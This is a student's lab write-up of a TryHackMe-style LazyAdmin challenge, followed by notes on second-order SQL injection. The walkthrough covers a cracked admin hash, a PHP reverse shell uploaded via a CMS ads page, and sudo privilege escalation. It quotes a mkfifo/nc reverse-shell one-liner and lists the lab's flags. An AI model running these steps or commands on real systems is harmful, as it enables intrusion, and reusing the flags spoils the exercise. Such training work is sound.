



# MUHAMMAD TAYAB

## ASSIGNMENT NO.7

CORVIT SYSTEMS MULTAN

18/09/2024

Muhammad Tayab

## Walkthrough of LazyAdmin:

The steps I did to solve this room are as follows:

1. Nmap Scan:

```
(kali@kali)-[~]
$ nmap -sC -sV -A 10.10.147.80 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 04:20 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating Ping Scan at 04:20
Scanning 10.10.147.80 [2 ports]
Completed Ping Scan at 04:20, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:20
Completed Parallel DNS resolution of 1 host. at 04:20, 0.02s elapsed
Initiating Connect Scan at 04:20
Scanning 10.10.147.80 [1000 ports]
Discovered open port 80/tcp on 10.10.147.80
Discovered open port 22/tcp on 10.10.147.80
Completed Connect Scan at 04:20, 14.30s elapsed (1000 total ports)
Initiating Service scan at 04:20
Scanning 2 services on 10.10.147.80
Completed Service scan at 04:20, 6.50s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.147.80.
Initiating NSE at 04:20
Completed NSE at 04:20, 6.18s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.82s elapsed
Completed NSE at 04:20, 0.00s elapsed
Nmap scan report for 10.10.147.80
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.19 seconds
```

2. Then I've done gobuster scan on the it:

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.147.80 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.147.80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/content (Status: 301) [Size: 314] [→ http://10.10.147.80/content]
Progress: 1057 / 4615 (22.90%) [ERROR] Get "http://10.10.147.80/comments": context
deadline exceeded (Client.Timeout exceeded while awaiting headers)
/index.html (Status: 200) [Size: 11321]
Progress: 3450 / 4615 (74.76%) ^C
[!] Keyboard interrupt detected, terminating.
Progress: 3459 / 4615 (74.95%)

Finished
```

I've found the /content page and done more scanning and found out this:

```
Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/_themes (Status: 301) [Size: 324]
t/_themes/]
/as (Status: 301) [Size: 319]
t/as/]
/attachment (Status: 301) [Size: 327]
t/attachment/]
/images (Status: 301) [Size: 323]
t/images/]
/inc (Status: 301) [Size: 320]
t/inc/]
/index.php (Status: 200) [Size: 2199]
/js (Status: 301) [Size: 319]
t/js/]
Progress: 4614 / 4615 (99.98%)
```

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

3. Now when I've opened the pages of /content/ this is the page....


Welcome to SweetRice - Thank your for install SweetRice as your website management system.

**This site is building now , please come late.**

If you are the webmaster, please go to Dashboard -> General -> Website setting  
and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)


Then I've I opened the /content/as page and I've got the login page....



The image shows a login page for SweetRice. At the top, it says "Welcome to SweetRice!" in a large, bold, white font. Below this is a circular logo with a green rice stalk. The main content area is a white box with a black border. Inside, it says "Please login" in bold. There are two input fields: "Account" and "Password". Below the "Password" field is a checkbox labeled "Remember Me" and a green "Login" button. To the right of the "Login" button is a link that says "Forgot Password?". At the bottom of the page, it says "Powered by SweetRice © 2022".

**Welcome to SweetRice!**

\*\*\*\*\*



**Please login**














**Account**

**Password**

☐ Remember Me **Login** [Forgot Password?](#)

Powered by SweetRice © 2022

4. There were other directories in the /content such as the /inc page....

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">404.php</a>	2016-09-19 17:55	1.9K	
 <a href="#">alert.php</a>	2016-09-19 17:55	2.1K	
 <a href="#">cache/</a>	2019-11-29 12:30	-	
 <a href="#">close_tip.php</a>	2016-09-19 17:55	2.4K	
 <a href="#">db.php</a>	2019-11-29 12:30	165	
 <a href="#">do_ads.php</a>	2016-09-19 17:55	782	
 <a href="#">do_attachment.php</a>	2016-09-19 17:55	640	
 <a href="#">do_category.php</a>	2016-09-19 17:55	2.8K	
 <a href="#">do_comment.php</a>	2016-09-19 17:55	3.0K	
 <a href="#">do_entry.php</a>	2016-09-19 17:55	2.6K	
 <a href="#">do_home.php</a>	2016-09-19 17:55	1.8K	
 <a href="#">do_lang.php</a>	2016-09-19 17:55	387	
 <a href="#">do_rssfeed.php</a>	2016-09-19 17:55	1.5K	
 <a href="#">do_sitemap.php</a>	2016-09-19 17:55	4.5K	
 <a href="#">do_tags.php</a>	2016-09-19 17:55	2.7K	
 <a href="#">do_theme.php</a>	2016-09-19 17:55	452	
 <a href="#">error_report.php</a>	2016-09-19 17:55	2.5K	
 <a href="#">font/</a>	2016-09-19 17:57	-	
 <a href="#">function.php</a>	2016-09-19 17:55	89K	
 <a href="#">htaccess.txt</a>	2016-09-19 17:55	137	
 <a href="#">init.php</a>	2016-09-19 17:55	3.9K	
 <a href="#">install.lock.php</a>	2019-11-29 12:30	45	
 <a href="#">lang/</a>	2016-09-19 17:57	-	
 <a href="#">lastest.txt</a>	2016-09-19 17:55	5	
 <a href="#">mysql_backup/</a>	2019-11-29 12:30	-	
 <a href="#">rssfeed.php</a>	2016-09-19 17:55	1.6K	

The folder "mysql\_backup/" seems quite interesting....



## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

I've download the backup file that was in that folder and opened it this seems encoded though I mean the password and the name was manager

```
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
12 => 'DROP TABLE IF EXISTS `%-_%_options`;',
13 => 'CREATE TABLE `%-_%_options` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `content` mediumtext NOT NULL,
  `date` int(10) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `%-_%_options` VALUES(\\'1\\',\\'global_setting\\',\\'a:17:{s:4:
\\'name\\';s:25:\\'Lazy Admin8#039;s Website\\';s:6:\\'author\\';s:10:\\'Lazy Ad
min\\';s:5:\\'title\\';s:0:\\'\\';s:8:\\'keywords\\';s:8:\\'Keywords\\';s:11:\\'
description\\';s:11:\\'Description\\';s:5:\\'admin\\';s:7:\\'manager\\';s:6:\\'p
asswd\\';s:32:\\'42f749ade7f9e195bf475f37a44cafcb\\';s:5:\\'close\\';i:1;s:9:\\'
close_tip\\';s:454:\\'<p>Welcome to SweetRice - Thank your for install SweetRice
as your website management system.</p><h1>This site is building now , please co
me late.</h1><p>If you are the webmaster,please go to Dashboard → General → We
bsite setting </p><p>and uncheck the checkbox \\'Site close\\' to open your webs
ite.</p><p>More help at <a href=\\'http://www.basic-cms.org/docs/5-things-need-t
o-be-done-when-SweetRice-installed/\\'>Tip for Basic CMS SweetRice installed</a>
</p>\\';s:5:\\'cache\\';i:0;s:13:\\'cache_expired\\';i:0;s:10:\\'user_track\\';i
:0;s:11:\\'url_rewrite\\';i:0;s:4:\\'logo\\';s:0:\\'\\';s:5:\\'theme\\';s:0:\\'\\
\\';s:4:\\'lang\\';s:9:\\'en-us.php\\';s:11:\\'admin_email\\';N;}}\\',\\'1575023409\\
');',
```

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafcb



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults


Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.


So when decode the password its "password123"

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

So I logged in and opened up the dashboard...



I've searched through pages and found out that the "ads admin" page where an admin can enter the data.....



## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

You can edit ads code and put it to template, or you can directly edit template [here](#)

☐ reversephp

```
<script type="text/javascript" src="http://10.10.201.235/content/?action=ads&adname=reversephp"></script>
```



☐ All



Bulk Delete

Ads name:

Ads code:

Now I've uploaded the reverse shell and got the reverse shell....

# Index of /content/inc/ads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">reversephp.php</a>	2022-10-24 00:19	5.8K	

Apache/2.4.18 (Ubuntu) Server at 10.10.201.235 Port 80



## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

Here I've got the shell boom.....!!!

```
(kali㉿kali)-[~/Downloads]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.105.94] from (UNKNOWN) [10.10.147.80] 46732
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
12:37:55 up 1:25, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin          Parent Directory -
boot        reverseshell.php 2024-09-17 12:37 4.0K
cdrom
dev
etc/cacche/2.4.18 (Ubuntu) Server at 10.10.147.80 Port 80
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
```

Got the user.txt flag.

```
itguy
$ cd itguy
$ ls
Desktop      Name          Last modified  Size Description
Documents
Downloads
Music        Parent Directory -
Pictures    reverseshell.php 2024-09-17 12:37 4.0K
Public
Templates
Videos/cacche/2.4.18 (Ubuntu) Server at 10.10.147.80 Port 80
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

For now to get the root flag we need to privilege Escalate.....

```
11:00:11 AM
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cat /home/itguy/backup.pl
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
```

Then I opened /home/itguy/backup.pl which shows /etc/copy.sh.....so I opened it and then it shows this .....

```
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -l 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Then I've pasted a command "echo "/bin/bash"> copy.sh" and then check again by sudo -l

Now it just ran the command of what I'm allowed to execute and vollaaaa.....got the root privileges....then got the root/root.txt flag.....

```
$ cd /etc
$ echo "/bin/bash" > copy.sh
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ sudo /usr/bin/perl /home/itguy/backup.pl
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cd /
cd /root
ls
root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```

-----THE END-----

## Important notes from Advanced SQL Injection room on Tryhackme:

### What is SQL Injection?

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It is one of the most dangerous vulnerabilities and can lead to unauthorized access to data, manipulation, or even system compromise.

Here is what I've learned from this room on Tryhackme:


- Second-order SQL injection
- Filter evasion
- Out-of-band SQL Injection
- Automation techniques
- Mitigation measures

Now I start what I've done in this room:

1. The first thing I did was the nmap scan

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -A -p- 10.10.103.229 -T4
Starting Nmap 7.94SVN ( https://nmap.org )
Stats: 0:00:13 elapsed; 0 hosts completed (100%)

```



```
80/tcp    open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
|_ssl-cert: Subject: commonName=localhost
|_Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
|_tls-alpn:
|_ http/1.1
445/tcp   open  microsoft-ds?
3306/tcp   open  mysql         MariaDB (unauthorized)
3389/tcp   open  ssl/ms-wbt-server?
|_ssl-cert: Subject: commonName=SQLi
|_Not valid before: 2024-05-25T16:15:04
|_Not valid after: 2024-11-24T16:15:04
|_ssl-date: 2024-09-17T16:58:54+00:00; +1s from scanner time.
|_rdp-ntlm-info:
|_ Target_Name: SQLi
|_ NetBIOS_Domain_Name: SQLi
|_ NetBIOS_Computer_Name: SQLi
|_ DNS_Domain_Name: SQLi
|_ DNS_Computer_Name: SQLi
|_ Product_Version: 10.0.17763
|_ System_Time: 2024-09-17T16:58:46+00:00
5985/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

```
| NetBIOS_Computer_Name: SQLI
| DNS_Domain_Name: SQLi
| DNS_Computer_Name: SQLi
| Product_Version: 10.0.17763
|_ System_Time: 2024-09-17T16:58:46+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
               compromised
Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
|_smb2-time:
|   date: 2024-09-17T16:58:50
|_  start_date: N/A
|_smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 776.54 seconds
```

Lets now discuss about the **Second-order SQL injection.....**


Second-order SQL injection, also known as stored SQL injection, exploits vulnerabilities where user-supplied input is saved and subsequently used in a different part of the application, possibly after some initial processing. This type of attack is more insidious because the malicious SQL code does not need to immediately result in a SQL syntax error or other obvious issues, making it harder to detect with standard input validation techniques. The injection occurs upon the second use of the data when it is retrieved and used in a SQL command, hence the name **"Second Order"**

### Impact

The danger of Second-Order SQL Injection lies in its ability to bypass typical front-end defences like basic input validation or sanitisation, which only occur at the point of initial data entry. Since the payload does not cause disruption during the first step, it can be overlooked until it's too late, making the attack particularly stealthy.

### Example

We will be using a book review application. The application allows users to add new books via a web page (add.php). Users are prompted to provide details about the book they wish to add to the database. You can access the app at <http://10.10.124.61/second/add.php>. The data collected includes the SSN, book\_name, and author. Let's consider adding a book with the following details: SSN: UI00012, Book Name: Intro to PHP, Author: Tim. This information is input through a form on the add.php page, and upon submission, it is stored in the BookStore database as shown below:



**Add a New Book**

Book SSN:  
UI00012

Book Name:  
Intro to PHP

Author:  
Tim

**Add Book**



As we know, Second-Order SQL injection is notably challenging to identify. Unlike traditional SQL Injection, which exploits real-time processing vulnerabilities, it occurs when data previously stored in a database is later used in a SQL query. Detecting this vulnerability often requires understanding how data flows through the application and is reused, necessitating a deep knowledge of the backend operations.

